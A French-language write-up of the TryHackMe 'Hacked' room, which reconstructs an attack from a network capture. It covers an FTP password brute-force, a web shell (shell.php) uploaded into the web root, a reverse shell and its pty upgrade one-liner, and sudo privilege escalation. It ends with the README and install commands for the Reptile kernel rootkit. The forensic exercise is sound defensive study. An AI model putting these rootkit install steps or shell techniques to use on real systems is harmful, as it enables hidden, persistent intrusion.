
Hacked

By Youness LAGNAOUI


Cette Box fait partie des box gratuites de try Hack me qui permet de mélanger forensics, hacking web et priv esc.

Forensics Post Compromision

On a une capture réseau qui correspond à une cyber attaque sur un système :




On peut dans un premier temps afficher la hiérarchie des protocoles présents dans la capture réseau : "Statistics > Hierarchy Protocol" :



On observe que le protocole FTP est assez présent dans la capture réseau.


On va donc filtrer par protocole FTP pour voir ce qu'il se trame....



No.	Time	Source	Destination	Protocol	Length	Info
145	0.456623311	192.168.0.147	192.168.0.115	FTP	78	Request: PASS 12345
146	0.459521809	192.168.0.147	192.168.0.115	FTP	81	Request: PASS password
147	0.461455210	192.168.0.147	192.168.0.115	FTP	81	Request: PASS 12345678
148	0.462425433	192.168.0.147	192.168.0.115	FTP	82	Request: PASS 123456789
149	0.462591142	192.168.0.147	192.168.0.115	FTP	77	Request: PASS 1234
150	0.462595502	192.168.0.147	192.168.0.115	FTP	81	Request: PASS 1q2w3e4r
151	0.462596575	192.168.0.147	192.168.0.115	FTP	79	Request: PASS dragon
152	0.462597530	192.168.0.147	192.168.0.115	FTP	79	Request: PASS 123456
153	0.462700814	192.168.0.147	192.168.0.115	FTP	79	Request: PASS master
154	0.462704462	192.168.0.147	192.168.0.115	FTP	79	Request: PASS 111111
155	0.462753954	192.168.0.147	192.168.0.115	FTP	79	Request: PASS 123123
156	0.462913054	192.168.0.147	192.168.0.115	FTP	80	Request: PASS 1234567
157	0.463385936	192.168.0.147	192.168.0.115	FTP	79	Request: PASS 654321
158	0.463530005	192.168.0.147	192.168.0.115	FTP	81	Request: PASS sunshine
159	0.463534090	192.168.0.147	192.168.0.115	FTP	79	Request: PASS abc123
160	0.464358134	192.168.0.147	192.168.0.115	FTP	79	Request: PASS qwerty
177	3.905720136	192.168.0.115	192.168.0.147	FTP	88	Response: 530 Login incorrect.
179	3.912420261	192.168.0.115	192.168.0.147	FTP	88	Response: 530 Login incorrect.
181	3.915028725	192.168.0.115	192.168.0.147	FTP	88	Response: 530 Login incorrect.
183	3.915801309	192.168.0.115	192.168.0.147	FTP	88	Response: 530 Login incorrect.
185	3.920463955	192.168.0.115	192.168.0.147	FTP	88	Response: 530 Login incorrect.
187	3.920464043	192.168.0.115	192.168.0.147	FTP	88	Response: 530 Login incorrect.
189	3.920800385	192.168.0.115	192.168.0.147	FTP	88	Response: 530 Login incorrect.
191	3.921442855	192.168.0.115	192.168.0.147	FTP	88	Response: 530 Login incorrect.
193	3.922099016	192.168.0.115	192.168.0.147	FTP	88	Response: 530 Login incorrect.
195	3.923095535	192.168.0.115	192.168.0.147	FTP	88	Response: 530 Login incorrect.
197	3.923095588	192.168.0.115	192.168.0.147	FTP	88	Response: 530 Login incorrect.
199	3.923338325	192.168.0.115	192.168.0.147	FTP	88	Response: 530 Login incorrect.
201	3.923573082	192.168.0.115	192.168.0.147	FTP	88	Response: 530 Login incorrect.
203	3.925011203	192.168.0.115	192.168.0.147	FTP	88	Response: 530 Login incorrect.
205	3.925011287	192.168.0.115	192.168.0.147	FTP	88	Response: 530 Login incorrect.

On peut voir que la même source : IP : 192.168.0.147 a tenté de nombreuses connections au server FTP avec des password différents : attaque par bruteforce.

Essayons de voir si l'attaquant a réussi à se connecter au server :



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


No.	Time	Source	Destination	Protocol	Length	Info
310	6.941546040	192.168.0.115	192.168.0.147	FTP	88	Response: 530 Login incorrect.
312	6.957086613	192.168.0.115	192.168.0.147	FTP	88	Response: 530 Login incorrect.
314	6.962930121	192.168.0.115	192.168.0.147	FTP	88	Response: 530 Login incorrect.
316	6.964245580	192.168.0.115	192.168.0.147	FTP	88	Response: 530 Login incorrect.
318	6.965276520	192.168.0.115	192.168.0.147	FTP	88	Response: 530 Login incorrect.
320	6.967539945	192.168.0.115	192.168.0.147	FTP	88	Response: 530 Login incorrect.
322	6.967540160	192.168.0.115	192.168.0.147	FTP	88	Response: 530 Login incorrect.
324	6.968908444	192.168.0.115	192.168.0.147	FTP	88	Response: 530 Login incorrect.
326	6.969481680	192.168.0.115	192.168.0.147	FTP	88	Response: 530 Login incorrect.
328	6.970446596	192.168.0.115	192.168.0.147	FTP	88	Response: 530 Login incorrect.
330	6.971364778	192.168.0.115	192.168.0.147	FTP	88	Response: 530 Login incorrect.
332	6.974178194	192.168.0.115	192.168.0.147	FTP	88	Response: 530 Login incorrect.
334	6.974178444	192.168.0.115	192.168.0.147	FTP	88	Response: 530 Login incorrect.
336	6.974178579	192.168.0.115	192.168.0.147	FTP	88	Response: 530 Login incorrect.
338	6.974178709	192.168.0.115	192.168.0.147	FTP	88	Response: 530 Login incorrect.
388	8.867638802	192.168.0.115	192.168.0.147	FTP	88	Response: 220 Hello FTP World!
390	11.414730239	192.168.0.147	192.168.0.115	FTP	78	Request: USER jenny
392	11.415245809	192.168.0.115	192.168.0.147	FTP	100	Response: 331 Please specify the password.
394	13.968715114	192.168.0.147	192.168.0.115	FTP	84	Request: PASS password123
395	14.002582310	192.168.0.115	192.168.0.147	FTP	89	Response: 230 Login successful.
397	14.002831431	192.168.0.147	192.168.0.115	FTP	72	Request: SYST
398	14.003298147	192.168.0.115	192.168.0.147	FTP	85	Response: 215 UNIX Type: L8
400	15.576739978	192.168.0.147	192.168.0.115	FTP	71	Request: PWD
401	15.577170346	192.168.0.115	192.168.0.147	FTP	112	Response: 257 "/var/www/html" is the current directory
403	16.826851138	192.168.0.147	192.168.0.115	FTP	93	Request: PORT 192,168,0,147,225,49
404	16.827401969	192.168.0.115	192.168.0.147	FTP	117	Response: 200 PORT command successful. Consider using PASV.
406	16.827509621	192.168.0.147	192.168.0.115	FTP	76	Request: LIST -la
410	16.828772908	192.168.0.115	192.168.0.147	FTP	105	Response: 150 Here comes the directory listing.
417	16.829367855	192.168.0.115	192.168.0.147	FTP	90	Response: 226 Directory send OK.
419	19.320841361	192.168.0.147	192.168.0.115	FTP	74	Request: TYPE I
420	19.321301970	192.168.0.115	192.168.0.147	FTP	97	Response: 200 Switching to Binary mode.

ON observe que l'attaquant a réussi à se connecter au server FTP avec les credentials :


```
jenny:password123
```

```
220 Hello FTP World!
USER jenny
331 Please specify the password.
PASS password123
230 Login successful.
SYST
215 UNIX Type: L8
PWD
257 "/var/www/html" is the current directory
PORT 192,168,0,147,225,49
200 PORT command successful. Consider using PASV.
LIST -la
150 Here comes the directory listing.
226 Directory send OK.
TYPE I
200 Switching to Binary mode.
PORT 192,168,0,147,196,163
200 PORT command successful. Consider using PASV.
STOR shell.php
150 Ok to send data.
226 Transfer complete.
SITE CHMOD 777 shell.php
200 SITE CHMOD command ok.
QUIT
221 Goodbye.
```

Une fois connecté l'attaquant à afficher dans quel dossier le server FTP est mount. Dans notre cas c'est la cata le server FTP est directement relié au server web (dossier /var/www/html) donc tout ce qui est upload sur le server FTP est accessible à partir du web server. Olala la cata. Bon maintenant pour continuer à traquer les comportements de l'attaquant il faut aller voir ce qu'il c'est passé du côté web quand il a Get son reverse shell depuis le web server. Il faut donc filtrer par protocole HTTP pour voir à partir de quel moment il a déclenché son reverse shell :




On peut voir que dès qu'il y a le GET sur le reverse shell il y a une longue suite de communication entre le server web et le port 53734 de l'attaquant :



On observe que dès que l'attaquant à obtenu son reverse shell il a upgrade son shell grace à la commande :


```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```



En suite il a switch de user et c'est connecté sur le compte de jenny avec le password "password123". Donc Jenny utilise le même password pour le server FTP et pour son compte sur la machine, pas foufou la sécu. De plus, on peut directement lire la valeur du password saisie par l'attaquant lors de la commande su, ce qui est mauvais car ça leak directement le contenue des passwords...

Ensuite l'attaquant a élevé ses privilèges vers root car Jenny a full droits sur la commande sudo.

puis l'attaquant a cloné un projet github appelé Reptile


README.md

Debian 9: 4.9.0-8-amd64
Debian 10: 4.19.0-8-amd64
Ubuntu 18.04.1 LTS: 4.15.0-38-generic
Kali Linux: 4.18.0-kali2-amd64
Centos 6.10: 2.6.32-754.6.3.el6.x86_64
Centos 7: 3.10.0-862.3.2.el7.x86_64
Centos 8: 4.18.0-147.5.1.el8_1.x86_64

Features

- Give root to unprivileged users
- Hide files and directories
- Hide processes
- Hide himself
- Hide TCP/UDP connections
- Hidden boot persistence
- File content tampering
- Some obfuscation techniques
- ICMP/UDP/TCP port-knocking backdoor
- Full TTY/PTY shell with file transfer
- Client to handle Reptile Shell
- Shell connect back each X times (not default)

Install

```
apt install build-essential libncurses-dev linux-headers-$(uname -r)
git clone https://github.com/f0rb1dd3n/Reptile.git
cd Reptile
make menuconfig          # or 'make config' or even 'make defconfig'
make
make install
```

